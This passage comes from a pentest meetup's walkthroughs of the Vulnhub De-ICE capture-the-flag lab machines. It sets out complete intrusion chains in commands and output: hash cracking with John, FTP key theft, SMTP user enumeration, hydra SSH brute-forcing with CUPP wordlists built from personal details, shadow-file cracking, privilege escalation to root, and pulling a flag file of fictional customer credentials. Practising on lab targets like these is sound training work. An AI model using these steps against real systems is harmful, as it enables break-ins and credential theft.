(2, 0, 'RHedley', 'Richard Hedley', 1, '0000-00-00',  
→ '31cbbdab9f5e1ebfa7d81267c258e29b5f9e171e6fcf7b1ba3', 'rh@lazyadmin.corp', 1, '', '  
→ ', '', '', 5, '2013-03-24 18:09:38', '2013-03-24 18:09:52', '192.168.8.1', '2013-03-  
→ 09 15:22:22', NULL, 0, 0, 1, 0, 0, 0, 0, 0, 0, '', '', '', '', 0, '', '6,10,11,12,  
→ 13,14,8,9,7,15,1,2,3,4,5')),
```

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```
(3, 0, 'MBrown', 'Mark Brown', 1, '0000-00-00',
↳ '8a1bae9881bfbfc68880d1e23d6a095e80db27b7c43e56ccc1', 'mb@lazyadmin.corp', 1, '', '
↳ ', '', '', 6, '2015-08-18 05:10:11', '2015-08-18 05:45:17', '192.168.1.28', '2013-
↳ 03-09 15:23:28', NULL, 0, 0, 1, 0, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,10,11,
↳ 12,13,14,9,7,15,1,2,3,4,5,8'),
(4, 1, 'SWillard', 'Sandy Willard', 2, '0000-00-00',
↳ 'c19038340b8f5d1fc70e9bfbfc3336f7bf1e0935da5ef13d4ef', 'sw@lazyadmin.corp', 1, '', '
↳ ', '', '', 8, '2013-03-24 18:09:08', '2013-03-24 18:09:27', '192.168.8.1', '2013-03-
↳ 09 15:25:13', NULL, 0, 1, 1, 0, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,10,11,12,
↳ 13,14,8,9,7,15,1,2,3,4,5');
```

The functions `generate_pw_hash` (to create the password) and `is_pw_correct` (to verify the password) are found in `functions.inc.php`. The last 10 hex characters are the salt and the first 40 are the salted SHA1 hash. So for mbrown with password `!DFiuoTkbxtkd0!` and hash `'8a1bae9881bfbfc68880d1e23d6a095e80db27b7c43e56ccc1'` we can check:

```
SALTED_HASH='8a1bae9881bfbfc68880d1e23d6a095e80db27b7c43e56ccc1'
HASH=${SALTED_HASH:0:40}
SALT=${SALTED_HASH:40:10}
PW='!DFiuoTkbxtkd0!'
PWSALT="$PW$SALT"
COMPUTED_HASH=$(echo -n "$PWSALT" | shasum)
COMPUTED_HASH=${COMPUTED_HASH% *} # eliminate trailing " -"
echo $HASH
echo $COMPUTED_HASH
if [[ "$HASH" = "$COMPUTED_HASH" ]]; then
    echo "They are equal"
else
    echo "They are NOT equal"
fi
```

This format is John The Ripper Hash Formats “sha1-gen – Generic salted SHA-1” except that the password file should have “SHA1s” and not “SHA1p”:

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/exploit

{ echo 'admin:$SHA1s$63cbb16261$fd339d53bf599d4ec7281ace84a902dc2ca16c7f:::::::'
  echo 'RHedley:$SHA1s$6fcf7b1ba3$31cbbdab9f5e1ebfa7d81267c258e29b5f9e171e:::::::'
  echo 'MBrown:$SHA1s$c43e56ccc1$8a1bae9881bfbfc68880d1e23d6a095e80db27b7:::::::'
  echo 'SWillard:$SHA1s$a5ef13d4ef$c19038340b8f5d1fc70e9bfbfc3336f7bf1e0935d:::::::'
} > hashes_mlf2_userdata.txt

# Get darkc0de.txt password list.
curl --silent --location --output darkc0de.txt \
    https://github.com/danielmiessler/SecLists/blob/master/Passwords/darkc0de.txt?
↳ raw=true

rm -rf $HOME/.john
/usr/sbin/john --format:sha1-gen --wordlist:darkc0de.txt hashes_mlf2_userdata.txt
/usr/sbin/john --show --format:sha1-gen hashes_mlf2_userdata.txt
# results in
# RHedley:tum-ti-tum:::::::
```

So we’ve cracked “rhedley”’s hash to reveal password “tum-ti-tum”.

Exploring FTP as rhedley

Exploring with an FTP client using user “rhedley” and password “tum-ti-tum” showed these FTP top level directories: ftp, mbrown, mparker, rhedley, sraines, swillard (though ftp client said “No such file or directory” when attempting to cd swillard). Download the only visible file /ftp/incoming/backup_webhost_130111.tar.gz. enc. It’s probably **openssl**-encrypted but none of the known passwords would decrypt it.

If you’re really persistent you’ll realize that we have Linux home directories with probably normal subdirectories. Since we’re looking for a way to SSH into the server we certainly should try looking for .ssh/ subdirectories. Only mbrown/.ssh/ existed, and it had a readable file mbrown/.ssh/downloadkey which could be downloaded (but mbrown/.ssh/id_rsa could not). Running file downloadkey showed the file was a “PEM RSA private key” which we could use to SSH to de-ice6.com.

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/exploit

ftp de-ice6.com
# rhedley
# tum-ti-tum
cd mbrown/.ssh
ls
get downloadkey
quit
file downloadkey
chmod 600 downloadkey
ssh -i downloadkey mbrown@de-ice6.com
# results in log into de-ice6.com as mbrown
```

Exploring SSH as mbrown

And we’re finally on de-ice6. A quick check shows that .ssh/downloadkey and .ssh/id_rsa are identical. Let’s quickly see what users we should target.

```
cat /etc/passwd
# results in
# mbrown:x:1001:1001:Mark Brown,404,2457,:/home/mbrown:/bin/bash
# rhedley:x:1002:1002:Richard Hedley,407,3412,:/home/rhedley:/bin/bash
# swillard:x:1003:1003:Sandy Willard,401,1429,:/home/swillard:/bin/bash
# mparker:x:1004:1004:Miles Parker,403,6283,:/home/mparker:/bin/bash

cat /etc/group
# results in
# sudo:x:27:swillard
# ftpuser:x:997:rhedley,mbrown,ftp
# ftpadmin:x:999:rhedley,swillard
# sshlogin:x:998:swillard,mbrown

cat /etc/ssh/sshd_config
# results in
# PermitRootLogin no
# PasswordAuthentication no

# NOTE - only way to get to root is through swillard

ls -al /opt
```

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```
# results in
-rwxrw----+ 1 root root 654 May 13 2013 backup.sh
# Using root with password "S4!y.dk)j/_dlpKtXl" fails.
# su - root
getfacl backup.sh
# results in
# # file: backup.sh
# # owner: root
# # group: root
# user::rwx
# group::rw-
# group:ftpadmin:r--
# mask::rw-
# other::---

# So ftpadmin users (rhedley and swillard) can read the backup.sh file.
su - rhedley # password "tum-ti-tum"
cat /opt/backup.sh
```

We see the script /opt/backup.sh tells us how the file we downloaded earlier (/ftp/incoming/backup_webhost_130111.tar.gz.enc) was encrypted:

```
#!/bin/bash
## Backup Script
## by SRaines
## Lazy Admin Corp

TMPBACKUP="/tmp/backup";

NAME_PREFIX="backup";
NAME_DATE=$(date +%y%m%d);
NAME_HOST=$(/bin/hostname);
FILENAME=${NAME_PREFIX}_${NAME_HOST}_${NAME_DATE}.tar;

[ ! -d ${TMPBACKUP} ] && mkdir -p ${TMPBACKUP}

tar cpf ${TMPBACKUP}/${FILENAME} /etc/fstab /etc/apache2 /etc/hosts /etc/motd /etc/
↳ ssh/sshd_config /etc/dovecot /etc/postfix /var/www /home /opt

gzip --best -f ${TMPBACKUP}/${FILENAME}

openssl aes-256-cbc -in ${TMPBACKUP}/${FILENAME}.gz -out ${TMPBACKUP}/${FILENAME}.gz.
↳ enc -pass pass:wpaR9V616xrDTy98L7Uje2DDU5hWtWhs

mv ${TMPBACKUP}/${FILENAME}.gz.enc ./

rm -fr ${TMPBACKUP}
```

Getting /etc/shadow

So to decrypt backup_webhost_130111.tar.gz.enc back on Kali all we need do is openssl aes-256-cbc -d. That reveals an older (but still good) /etc/shadow giving us swillard's (nee sraines) hash which we crack:

```
openssl aes-256-cbc -d \
-in backup_webhost_130111.tar.gz.enc \
-out backup_webhost_130111.tar.gz \
-pass pass:wpaR9V6l6xrDTy98L7Uje2DDU5hWtWhs
tar -xvf backup_webhost_130111.tar.gz
ls /etc
# Must su to root
grep root etc/shadow
# results in
# root:!:15773:0:99999:7:::
# "!" instead of hash means must su to root
cat etc/sudoers
# results in
# %sudo    ALL=(ALL:ALL) ALL
# So only sudo group members can get root and that is swillard, nee sraines.
# So crack her hash.

/usr/sbin/unshadow etc/passwd etc/shadow > unshadow.txt
grep sraines unshadow.txt > crackme.txt
/usr/sbin/john --rules --wordlist=darkc0de.txt crackme.txt
/usr/sbin/john --show crackme.txt
# results in
# sraines:brillantissimo:1000:1000:Sandy Raines,401,1429,:/home/sraines:/bin/bash
```

Capturing the flag

To put it all together starting from Kali:

```
ssh -i downloadkey mbrown@de-ice6.com
su - swillard      # password "brillantissimo"
sudo su - root    # password "brillantissimo"
id
# results in
# uid=0(root) gid=0(root) groups=0(root)
ls -l /root
# results in
# -rw-r--r-- 1 root root 22852 May 17 2011 secret.jpg
```

We leave it as an exercise to the reader to transfer the file back to Kali.

3.4 De-ICE Level 5

3.4.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub De-ICE: S1.130](#), the fifth of the Vulnhub De-ICE series. The challenge is to get the file containing new user bank account information.

This De-ICE challenge is another password cracking test of patience. While none of the steps are exceptionally difficult, the online password cracking lists are big enough to take potentially many hours to try; given it's not a sure path, many might give up on that being the correct path. Most of the time they'd be correct, but in this case not. And there's no way to finish this exercise in anything close to 1 hour even knowing the required steps - the online password cracking takes too long.

Setting up the VM

The VM comes packaged as the live ISO `De-ICE_S1.130.iso` running SLAX 5.1.7 (based on Slackware 10.2.0). It uses fixed IP 192.168.1.20.

Setting up your environment

```
PT=$HOME/pentest/de-ice5
mkdir -p $PT
cd $PT
# download de-ice5_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-ice5_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice5_setup.sh
```

The source for `de-ice5_setup.sh` (`de-ice5_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.20      # ip of de-ice5
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.100      # Kali IP
PT=$HOME/pentest/de-ice5 # create working directories here

if [[ $(grep -c de-ice5 /etc/hosts) -eq 0 ]]; then
    echo " add \"$TARGET de-ice5.com\" to /etc/hosts"
fi

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider,sqlmap
eval mkdir -p $PT/{ $TOOLS }
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=de-ice5.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.4.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we find the IP for de-ice5: \$TARGET. Update \$PT/de-ice5_setup.sh and also edit /etc/hosts to add “de-ice5.com”(echo "\$TARGET de-ice5.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
PORT      STATE SERVICE REASON          VERSION
20/tcp    closed ftp-data  reset ttl 64
21/tcp    open  ftp        syn-ack ttl 64 vsftpd 2.0.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: Can't parse PASV response: "OOPS: capset"
22/tcp    open  ssh        syn-ack ttl 64 OpenSSH 4.3 (protocol 1.99)
|_ssshv1: Server supports SSHv1
25/tcp    open  smtp       syn-ack ttl 64 Sendmail 8.13.7/8.13.7
| smtp-commands: slax.example.net Hello [192.168.1.100], pleased to meet you,
↳ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5 CRAM-
↳MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA
↳2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0
↳For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.
↳0.0 http://www.sendmail.org/email-addresses.html 2.0.0 For local information send
↳email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp    open  http       syn-ack ttl 64 Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3       syn-ack ttl 64 Openwall popa3d
143/tcp   open  imap       syn-ack ttl 64 UW imapd 2004.357
|_imap-capabilities: MAILBOX-REFERRALS STARTTLS SCAN LOGIN-REFERRALS IMAP4REV1 SORT
↳completed CAPABILITY THREAD=ORDEREDSUBJECT MULTIAPPEND IDLE SASL-IR BINARY
↳AUTH=LOGINA0001 UNSELECT LITERAL+ NAMESPACE OK THREAD=REFERENCES
443/tcp   closed https    reset ttl 64
MAC Address: 52:54:00:27:18:8C (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

Reconnaissance on port 80

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/spider

dirb http://$HOST/ -o dirb80_$HOST.txt
# results in
# + http://de-ice5.com/cgi-bin/ (CODE:403|SIZE:295)
# + http://de-ice5.com/index.php (CODE:200|SIZE:1980)
# + http://de-ice5.com/index2.php (CODE:200|SIZE:563)
# + http://de-ice5.com/info.php (CODE:200|SIZE:37910)
# + http://de-ice5.com/~sysadmin (CODE:403|SIZE:415)
```

Browsing port 80

`http://de-ice5.com/index2.php` gives an email address “customerserviceadmin@nosecbank.com”. This may be an alias for a real user id and so we’ll try all of EXPN, VRFY and RCPT against “customerserviceadmin” and “sysadmin”, along with a user id that must exist (“root”) and one that doesn’t exist (“0 0”):

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

cat >users.txt <<EOF
customerserviceadmin
sysadmin
root
0 0
EOF

smtp-user-enum -M EXPN -U users.txt -t de-ice5.com
# result - no users exist
smtp-user-enum -M VRFY -U users.txt -t de-ice5.com
# result - all users exist
smtp-user-enum -M RCPT -U users.txt -t de-ice5.com
# result - root and sysadmin exists
```

So we can only trust `smtp-user-enum -M RCPT . . .` for enumerating actual users.

3.4.3 The Exploit

Getting user id’s for online password cracking

A long **hydra** run failed to crack passwords for “root” and “sysadmin”. So use **smtp-user-enum** to try to determine the customer service account:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

# Guess customersupportadmin account:
# Generate {c,cust,customer} x {s,sup,supp,support} x {a,ad,adm,admin}
for c in c cust customer; do
```

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```

for s in s sup supp support; do
for a in a ad adm admin; do
    echo "$c$s$a" >> users.txt
done
done
done
smtp-user-enum -M RCPT -U users.txt -t de-ice5.com
# results in
# de-ice5.com: csadmin exists

```

Try user csadmin

So let's try and crack "csadmin":

```

PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

hydra -F -l csadmin -P /usr/share/wordlists/nmap.lst -t 2 de-ice5.com ssh
# results in
# [22][ssh] host: de-ice5.com login: csadmin password: rocker

```

A little reconnaissance using csadmin gives three items of interest: user ids from /etc/passwd, the encrypted flag file /home/ftp/incoming/useracc_update.csv.enc, and two mail files in mailserv_download/:

```

ssh csadmin@de-ice5.com # password 'rocker'
cat /etc/passwd
# results in
# root:x:0:0::/root:/bin/bash
# sysadmin:x:1000:10:::/home/sysadmin:/bin/bash
# dbadmin:x:1001:100:::/home/dbadmin:/bin/bash
# sdadmin:x:1002:100:::/home/sdadmin:/bin/bash
# csadmin:x:1003:100:::/home/csadmin:/bin/bash
# Show the flag data:
ls -l /home/ftp/incoming/useracc_update.csv.enc
# Show the email data:
ls -l $HOME/mailev_download/
# returns
# -rw-r--r-- 1 csadmin users 1186 Dec 30 2010 2010122014234.j12Gqo4H049241
# -rw-r--r-- 1 csadmin users 25462 Dec 30 2010 2010122216451.f81Ltw4R010211.part2
# see the java code
strings $HOME/mailev_download/2010122216451.f81Ltw4R010211.part2
# see the email
file $HOME/mailev_download/2010122014234.j12Gqo4H049241
# returns
# /home/csadmin/mailev_download/2010122014234.j12Gqo4H049241: ASCII mail text
cat $HOME/mailev_download/2010122014234.j12Gqo4H049241
exit

```

Running strings 2010122216451.f81Ltw4R010211.part2 shows it has embedded Java code, but it's only "part2". Displaying 2010122014234.j12Gqo4H049241 shows it's mail text:

```

To: csadmin@nosecbank.com
CC:
Subject: My Son's Birthday

```

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```

Date: Mon, 20 Dec 2010 14:23:46 +0500
Return-Path: <sdadmin@nosecbank.com>
Delivered-To: csadmin:nosecbank.com@nosecbank.com
Received: (qmail 20281 invoked from network); 20 Dec 2010 09:23:46 -0000
X-Received: from network (192.168.1.123) by mailserv1-3.us6.service.com;
20 Dec 2010 09:23:46 -0000
Received: from www.nosecbank.com (unknown [198.65.139.34]) by
srv5.us6.service.com (Postfix) with ESMTP id D98402459DD for
<csadmin@nosecbank.com>; Mon, 20 Dec 2010 09:23:46 +0000 (GMT)
Message-Id: <2010122014234.j12Gqo4H049241@www.nosecbank.com>
Mime-Version: 1.0
Content-Type: multipart/alternative;
boundary="----=_NextPart_000_0000_02F24S11.FEPQRE80"
X-Mailer: K-Mail; Build 1.0.5510
Thread-Index: Qw2cWVmE3odZs3TqTTqFvS1e3lexms==
Message: Hey Mark, I am curious if you would be free to come over and
visit for my son Donovan's birthday tomorrow after work. I would also
appreciate if you brought Andy with you as well, because Donny
really enjoyed playing with him last time he was over. I know its short
notice but he is turning 12 and it is special for both him and me. Let
me know if this works. Thanks! -Paul

```

This email is from sdadmin to csadmin. Perhaps we should turn our attention to sdadmin.

Try user sdadmin

A normal **hydra** run trying to crack sdadmin's password fails. So we'll try **Mebus/cupp** to generate password guesses:

```

PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

# First download CUPP
curl --silent --insecure --remote-name \
  https://raw.githubusercontent.com/Mebus/cupp/master/cupp.py
curl --silent --insecure --remote-name \
  https://raw.githubusercontent.com/Mebus/cupp/master/cupp.cfg

# Generate passwords for sdadmin using CUPP
python cupp.py -h
python cupp.py -i
# non-default values entered
# > First Name: Paul
# > Child's name: Donovan
# > Child's nickname: Donny
# > Child's birthdate (DDMMYYYY): 21121998

# Try and crack sdadmin
hydra -F -l sdadmin -P paul.txt -t 2 de-ice5.com ssh
# results in
# [22][ssh] host: de-ice5.com login: sdadmin password: donovin1998

```

A little reconnaissance using sdadmin gives two similar mail files:

```
sshpass -p 'donovin1998' ssh sdadmin@de-ice5.com
ls -l $HOME/mailserv_download/
# returns
# -rw-r--r-- 1 sdadmin users 1267 Dec 29 2010 2010122015043.j15Htu1H341102
# -rw-r--r-- 1 sdadmin users 14178 Dec 30 2010 2010122216451.f81Ltw4R010211.part3
# see the java code
strings $HOME/mailserv_download/2010122216451.f81Ltw4R010211.part3
# see the email
file $HOME/mailserv_download/2010122015043.j15Htu1H341102
# returns
# /home/csadmin/mailserv_download/2010122014234.j12Gqo4H049241: ASCII mail text
cat $HOME/mailserv_download/2010122015043.j15Htu1H341102
exit
```

Running `strings 2010122216451.f81Ltw4R010211.part3` shows it has embedded Java code, but it's only "part3". Displaying `2010122015043.j15Htu1H341102` shows it's mail text:

```
To: sdadmin@nosecbank.com
CC:
Subject: RE: My Son's Birthday
Date: Mon, 20 Dec 2010 15:04:32 +0500
Return-Path: <csadmin@nosecbank.com>
Delivered-To: sdadmin@nosecbank.com@nosecbank.com
Received: (qmail 20281 invoked from network); 20 Dec 2010 10:04:32 -0000
X-Received: from network (192.168.1.123) by mailserv3-4.us6.service.com;
20 Dec 2010 10:04:32 -0000
Received: from www.nosecbank.com (unknown [198.65.139.32]) by
srv3.us6.service.com (Postfix) with ESMTP id D98214787FD for
<csadmin@nosecbank.com>; Mon, 20 Dec 2010 10:04:32 +0000 (GMT)
Message-Id: <2010122015043.j15Htu1H341102@www.nosecbank.com>
Mime-Version: 1.0
Content-Type: multipart/alternative;
boundary="---=_NextPart_000_0000_05F11S20.FGHZWE49"
X-Mailer: K-Mail; Build 1.0.5510
Thread-Index: Aa5fqAwT8nsBe3T3T5q67a3Fd22XsZ==
Message: Hey there Paul! I would gladly bring myself and my son over
tomorrow after work! I would only be hesitant to come over if you
invited Fred over too... He just freaks me out sometimes. It doesnt
help that he locks himself up in his office and is anti-social during
lunch hours... On top of that he calls himself the "databaser"! I mean,
who in thier right mind does that? Either way, I will most likely be
there tomorrow. I look forward to it! -Mark
```

We're guessing Fred (the "databaser") is the missing dbadmin user. Rather than hurling **hydra** at it with a standard password list, let's see if we can repeat using the email information in CUPP to generate another password list.

Try user dbadmin

So we'll try **Mebus/cupp** to generate password guesses:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

# CUPP already downloaded above.
# curl --silent --insecure --remote-name \
```

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```
# https://raw.githubusercontent.com/Mebus/cupp/master/cupp.py
# curl --silent --insecure --remote-name \
# https://raw.githubusercontent.com/Mebus/cupp/master/cupp.cfg

# Generate passwords for dbadmin using CUPP
python cupp.py -h
python cupp.py -i
# non-default values entered
# > First Name: Fred
# > Nickname: databaser
# > Do you want to add special chars at the end of words? Y/[N]: y
# > Do you want to add some random numbers at the end of words? Y/[N]: y
# Try and crack dbadmin
hydra -F -l dbadmin -P fred.txt -t 2 de-ice5.com ssh
# results in
# [22][ssh] host: de-ice5.com login: dbadmin password: databaser60
```

A little reconnaissance using dbadmin reveals the part1 mail file:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

sshpass -p 'donovin1998' ssh sdadmin@de-ice5.com
ls -l $HOME/mailserv_download/
# returns
# -rw-r--r-- 1 dbadmin users 13985 Dec 30 2010 2010122216451.f81Ltw4R010211.part1
exit
```

Running `strings 2010122216451.f81Ltw4R010211.part1` shows it has embedded Java code, but it's only "part1".

Running the java code to get root, sysadmin passwords

So let's collect the java code on Kali:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

{ sshpass -p 'databaser60' ssh dbadmin@de-ice5.com \
  'cat /home/dbadmin/mailserv_download/2010122216451.f81Ltw4R010211.part1';
  sshpass -p 'rocker' ssh csadmin@de-ice5.com \
  'cat /home/csadmin/mailserv_download/2010122216451.f81Ltw4R010211.part2';
  sshpass -p 'donovin1998' ssh sdadmin@de-ice5.com \
  'cat /home/sdadmin/mailserv_download/2010122216451.f81Ltw4R010211.part3';
} | strings -n 10 | grep -v 'MESSAGE CORRUPTED' > Exploit.java
```

First clean up the code, moving lines 46-49 to the end. Next, run in through a Java cleanup site. Then add a main routine at the top.

```
public class Exploit {

public static void main(String[] args) {
```

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```

Exploit e = new Exploit();
int c[] = e.processLoop(args[0]);
System.out.println(args[0] + "=");
for (int i = 0; i < c.length; i++)
    System.out.print((char)c[i]);
System.out.print("");
}

// ... rest of code
}

```

Next make these corrections:

- `int[] encArr = int[strL + 2];` to `int[] encArr = new int[strL + 2];`
- `int[] encNew = int[input.length + ref];` to `int[] encNew = new int[input.length + ref];`
- `int strL = input.length;` to `int strL = input.length();`
- `encArr = loopProcess(encArr);` to `encArr = loopProcess(encArr);`
- `if (i % 2 == 0) input[i] = (input[i] % check) + (ref + i);` to `if (i % 2 == 0) input[i] = (input[i] % ch) + (ref + i);`
- `for (int i = 0; i < encArr; i++) {` to `for (int i = 0; i < encArr.length; i++) {`
- `for (int i = 0; i < strL + 1; i++) {` to `for (int i = 1; i < strL + 1; i++) {`

At this point the code should look something like:

```

public class Exploit {

public static void main(String[] args) {

    Exploit e = new Exploit();
    int c[] = e.processLoop(args[0]);
    System.out.println(args[0] + "=");
    for (int i = 0; i < c.length; i++)
        System.out.print((char)c[i]);
    System.out.print("\n");
}

/*input is username of account*/
int[] processLoop(String input) {
    int strL = input.length();
    int lChar = (int) input.charAt(strL - 1);
    int fChar = (int) input.charAt(0);
    int[] encArr = new int[strL + 2];
    for (int i = 1; i < strL + 1; i++) {
        encArr[i] = (int) input.charAt(i - 1);
    }
    encArr[0] = (int) lChar;
    encArr[encArr.length - 1] = (int) fChar;
    encArr = backLoop(encArr);
    encArr = loopBack(encArr);
}
}

```

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```

    encArr = loopProcess(encArr);
    int j = encArr.length - 1;
    for (int i = 0; i < encArr.length; i++) {
        if (i == j) break;
        int t = encArr[i];
        encArr[i] = encArr[j];
        encArr[j] = t;
        j--;
    }
    return encArr;
}

/*Note the pseudocode will be implemented with the
root account and my account, we still need to implement it with the csadmin, sdadmin,
and dbadmin accounts though*/
int[] backLoop(int[] input) {
    int ref = input.length;
    int a = input[1];
    int b = input[ref - 1];
    int ch = (a + b) / 2;
    for (int i = 0; i < ref; i++) {
        if (i % 2 == 0) input[i] = (input[i] % ch) + (ref + i);
        else input[i] = (input[i] + ref + i);
    }
    return input;
}

int[] loopBack(int[] input) {
    int ref = input.length / 2;
    int[] encNew = new int[input.length + ref];
    int ch = 0;
    for (int i = (ref / 2); i < input.length; i++) {
        encNew[i] = input[ch];
        ch++;
    }
    for (int i = 0; i < encNew.length; i++) {
        if (encNew[i] <= 33) encNew[i] = 33 + (++ref * 2);
        else if (encNew[i] >= 126) encNew[i] = 126 - (--ref * 2);
        else {
            if (i % 2 == 0) encNew[i] -= (i % 3);
            else encNew[i] += (i % 2);
        }
    }
    return encNew;
}

int[] loopProcess(int[] input) {
    for (int i = 0; i < input.length; i++) {
        if (input[i] == 40 || input[i] == 41) input[i] += input.length;
        else if (input[i] == 45) input[i] += 20 + i;
    }
    return input;
}
}

```

Running it should give us our passwords:

```

javac Exploit.java
java Exploit root

```

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```
# returns
# root =
# 31/Fwxw+2
java Exploit sysadmin
# returns
# sysadmin =
# 7531/{tor/rv/A
```

Capturing the flag as root

Since root can't log in directly, login first with csadmin then switch to root to attack the already-found /home/ftp/incoming/useracc_update.csv.enc:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

sshpass -p 'rocker' ssh csadmin@de-ice5.com
su - root # 31/Fwxw+2
id
# returns
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
↳ 10(wheel),11(floppy)
cd /home/ftp/incoming
# Try using root password to decrypt user account data
openssl enc -d -aes-256-cbc -salt -in useracc_update.csv.enc -out flag.csv -pass pass:
↳ '31/Fwxw+2'
cat flag.csv
```

To smuggle the data out to Kali is as simple as:

```
PT=$HOME/pentest/de-ice5
source $PT/de-ice5_setup.sh
cd $PT/exploit

sshpass -p 'rocker' ssh csadmin@de-ice5.com 'cat /home/ftp/incoming/flag.csv' > flag.
↳ csv
```

Running cat flag.csv gives:

```
ID,Last,First,Email,State,Username>Password,Verifacation Code,Pin code
1000,Carr,Alfred,acarr23@gmail.com,NY,acarr9096,phantom4,952733,490
1001,Karson,William,wkarson53@yahoo.com,NY,wkarson2431,rockallday123,567094,345
1002,Wheeler,Cordy,megawheels98@rocketmail.com,NY,cwheeler5031,goeagles90,462724,631
1003,Smith,Ken,synthesizer_1r@gmail.com,NY,ksmith6253,crystalization,636721,353
1004,Quinn,Cynthia,qcq92@aol.com,NY,cquinn1217,archyandhenry,680247,223
1005,Floyd,Wilson,jukeboxer_4life@gmail.com,NY,wfloyd5931,knockout66,521456,441
1006,Blake,Markus,sil3nt_gunn3r@yahoo.com,NY,mblake6947,268768924,129632,557
1007,Nash,Jillian,wiselife141@aol.com,NY,jnash0934,checkitout1,324672,315
1008,Atkins,Alison,double_a44@hotmail.com,NY,aatkins9087,gogogo123123,457094,124
1009,Oliver,Frank,fog_of_war0001@gmail.com,NY,foliver9385,falconpunch,783143,134
1010,Jones,Edith,msjones677@hotmail.com,NY,ejones7532,chrish12345,632620,579
1011,Moore,Cody,aiprojectx@gmail.com,NY,dot_Cipher,crypTrace,101010,1337
```

And we are root and captured the new account data, so are done.

3.5 De-ICE Level 4

3.5.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub De-ICE: S1.120](#), the fourth of the Vulnhub De-ICE series. This is a challenge to get "various internal documents".

Setting up the VM

The VM comes packaged as the live ISO [De-ICE_S1.120.iso](#) running SLAX 6.1.2 (based on Slackware 12.2.0). It uses fixed IP 192.168.1.120.

Setting up your environment

```
PT=$HOME/pentest/de-ice4
mkdir -p $PT
cd $PT
# download de-ice4_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-ice4_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice4_setup.sh
```

The source for `de-ice4_setup.sh` (`de-ice4_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.120      # ip of de-ice4
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.100       # Kali IP
PT=$HOME/pentest/de-ice4 # create working directories here

if [[ $(grep -c de-ice4 /etc/hosts) -eq 0 ]]; then
    echo " add \"$TARGET de-ice4.com\" to /etc/hosts"
fi

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,sqlmap
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=de-ice4.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.5.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice4
source $PT/de-ice4_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

